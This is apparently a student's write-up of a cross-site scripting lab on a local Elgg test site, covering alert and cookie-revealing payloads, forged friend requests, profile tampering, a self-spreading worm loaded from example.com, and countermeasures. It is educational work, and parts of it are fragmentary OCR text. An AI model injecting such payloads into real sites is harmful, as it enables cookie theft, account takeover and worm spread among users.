

Assignment 08

RISHI KUMAR SONI


1001774020

Task 1: Posting a Malicious Message to Display an Alert Window

Code Snippet

```
<script>alert('XSS');</script>
```

Observation



Observation

The above screenshot shows the profile of Samy before the attack code was placed in brief description.

Edit profile : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Restore Session +

www.xsslabelgg.com/profile/samy/edit

About me

Brief description

<script>alert('XSS');</script>


Location

Samy

Blogs
Bookmarks
Files
Pages
Wire posts
Edit avatar
Edit profile
Change your sett...
Account statistics
Notifications
Group notifications

Observation

Samy now adds the malicious code in his brief description and saves his profile.



Observation


As soon as Samy saves his profile, the alert window pop up because the script is run. Now, Alice logs into her account and goes into the member's page and the alert command in the script is triggered. This is because the malicious code is in the brief description and brief description is visible in the member's page along with member name.

Task 2: Posting a Malicious Message to Display Cookies

Code Snippet

```
<script>alert(document.cookie);</script>
```

Observation




Explanation:

The screenshot when Another user visits the profile of Samy. The cookie is displayed as an alert.

Task 4: Becoming the Victim's Friend


Observation

```
<script type="text/javascript">  
    window.onload = function () {  
        var Ajax=null;  
  
        var ts=__elgg_ts=__elgg_ts+elgg.security.token.__elgg_ts;
```



Observation

Before attack , Alice has no friend.



Observation

It can be observed that from the url , Samy become's friend of Alice .

Task 5: Modifying the Victim's Profile

Observation



Explanation:

When we pass the url through the Samy , and pass some lines through the brief discussion section like *Samy is hero*.

When Alice click on that link , then she becomes the friend of Samy and also in her profile section “*Samy is hero*” is also displayed.

Task 6: Writing a Self-Propagating XSS Worm

The screenshot shows a Mozilla Firefox browser window. The title bar reads "Charlie : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "www.xsslabelgg.com/profile/charlie". The main content area displays the "XSS Lab Site" page for user "Charlie", featuring a cartoon character holding a magnifying glass. On the right side of the page, there are buttons for "Remove friend", "Send a message", and "Report user". Below the character, there are links for "Blogs" and "Bookmarks". To the left of the main content, a sidebar titled "HTTP Header Live" is open, showing the raw HTTP request and response. The request is a POST to "http://www.xsslabelgg.com/action/friends/add?1" with various headers. The response is a 200 OK status with standard HTTP headers. At the bottom of the sidebar, there are buttons for "Clear", "Options", "File Save", and checkboxes for "Record Data" and "autoscroll".

Observation

Samy sends friend request to the Charlie and observe the LiveHttp Header to construct the malicious code.

The screenshot shows a Mozilla Firefox browser window titled "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays the URL www.xsslabeLgg.com/profile/samy/edit. The main content area is titled "Edit profile" and contains a form with a "Display name" field set to "Samy". Below this is a rich text editor toolbar with buttons for bold, italic, underline, etc. The editor's content area contains the following HTML code:

```
<p>San=my is my hero</p>
<script type="text/javascript" src="http://example.com/xss_worm.js"></script>
```

On the left side of the browser window, there is a vertical sidebar with various icons, some of which are highlighted in blue. On the right side, there is a sidebar for the user "Samy" with links for "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your", and "Account stati".

Observation

Samy construct malicious code based on the HTTPheader and injects the path of the file into his profile and saves it.

AFTER ATTACK:

Screenshot of a social network profile page titled "XSS Lab Site".

The header features three icons: a person, a group, and a mail.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

A cartoon illustration of Alice from Disney's Alice in Wonderland, lying in a field of flowers.

Alice

About me
Samy is my hero

[Edit profile](#)

[Edit avatar](#)

[Blogs](#)



Explanation:

In self-propagating worm. So once, user who visits the infected victim's profile, he also gets infected by the executing script. In the above example, Samy is the attacker , he places a worm in his profile. Alice visits him profile and get affected.

Task 7: Countermeasures

Setting Screenshot

Dashboard : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Dashboard : XSS Lab Site X Inbox (33,796) - sonirish X +

Back Forward Home Address bar: www.xsslabelgg.com/admin

Most Visited SEED Labs Sites for Labs

Online users

- Admin
- Alice

New users

- Samy
- Charlie
- Boby
- Alice
- Admin

Content statistics

| Content type | Number |
|--------------|--------|
| Plugins | 36 |
| | 9 |

Control panel

Flush the caches Upgrade

Welcome

Welcome to Elgg! Right now you are looking at the administration dashboard. It's useful for tracking what's happening on the site.

Navigation for the administration area is provided by the menu to the right. It is organized into three sections:

Administer
Everyday tasks like monitoring reported content, checking who is online, and viewing statistics.

Configure
Occasional tasks like setting the site name or activating a plugin.

Develop
For developers who are building plugins or designing themes.
(Requires a developer plugin.)

Be sure to check out the resources available through the footer

www.xsslabelgg.com/admin/plugins

The screenshot shows the Elgg administration dashboard. On the left is a vertical toolbar with various icons. The main area has three main sections: 'Online users' (Admin, Alice), 'New users' (Samy, Charlie, Boby, Alice, Admin), and 'Content statistics' (Plugins: 36, 9). To the right is a 'Control panel' with 'Flush the caches' and 'Upgrade' buttons, and a 'Welcome' section with a brief introduction and navigation instructions. The URL in the address bar is www.xsslabelgg.com/admin.


The screenshot shows the Mozilla Firefox browser window with the title "Plugins : XSS Lab Site - Mozilla Firefox". The address bar contains the URL "www.xsslalab.com/admin/plugins". The main content area is titled "XSS Lab Site Administration" and "Plugins". A filter bar at the top includes buttons for "All plugins", "Active plugins", "Inactive plugins", "Bundled", "Non-bundled", "Admin", "Communication", "Content", "Development", "Enhancements", "Security and Spam" (which is selected), "Service/API", "Social", "Themes", "Utilities", "Web Services", and "Widgets". Below the filter are several plugin entries, each with an "Activate" or "Deactivate" button and a brief description:

- Blog Adds blogging capabilities to Elgg.
- Bookmarks Adds the ability for users to bookmark internal and external sites.
- CKEditor Integrates the popular rich text editor CKEditor.
- Front Page Demo A demonstration of how to customize your site's homepage.
- User Dashboard A widget-based dashboard for your users
- Elgg Developer Tools A set of tools for writing plugins and themes. It is recommended that you have this plugin at the top of your list.
- Diagnostics Elgg diagnostics tool

The status bar at the bottom shows the URL "www.xsslalab.com/admin/plugins#".

Observation

After uncommeting in each of the above files, the attack is not successful since html encodes the special character , which basically is used in our code. This is the reason our script don't



Observation

It can be observed from the above screenshot that after Alice visit profile page of Samy, her profile gets modified and Samy gets added as her friend.

Overall Observation:

In this task we write a worm(malicious code).The code takes the token and timestamp to execute.The add friend is a GET request and the modification of the profile is a Post request .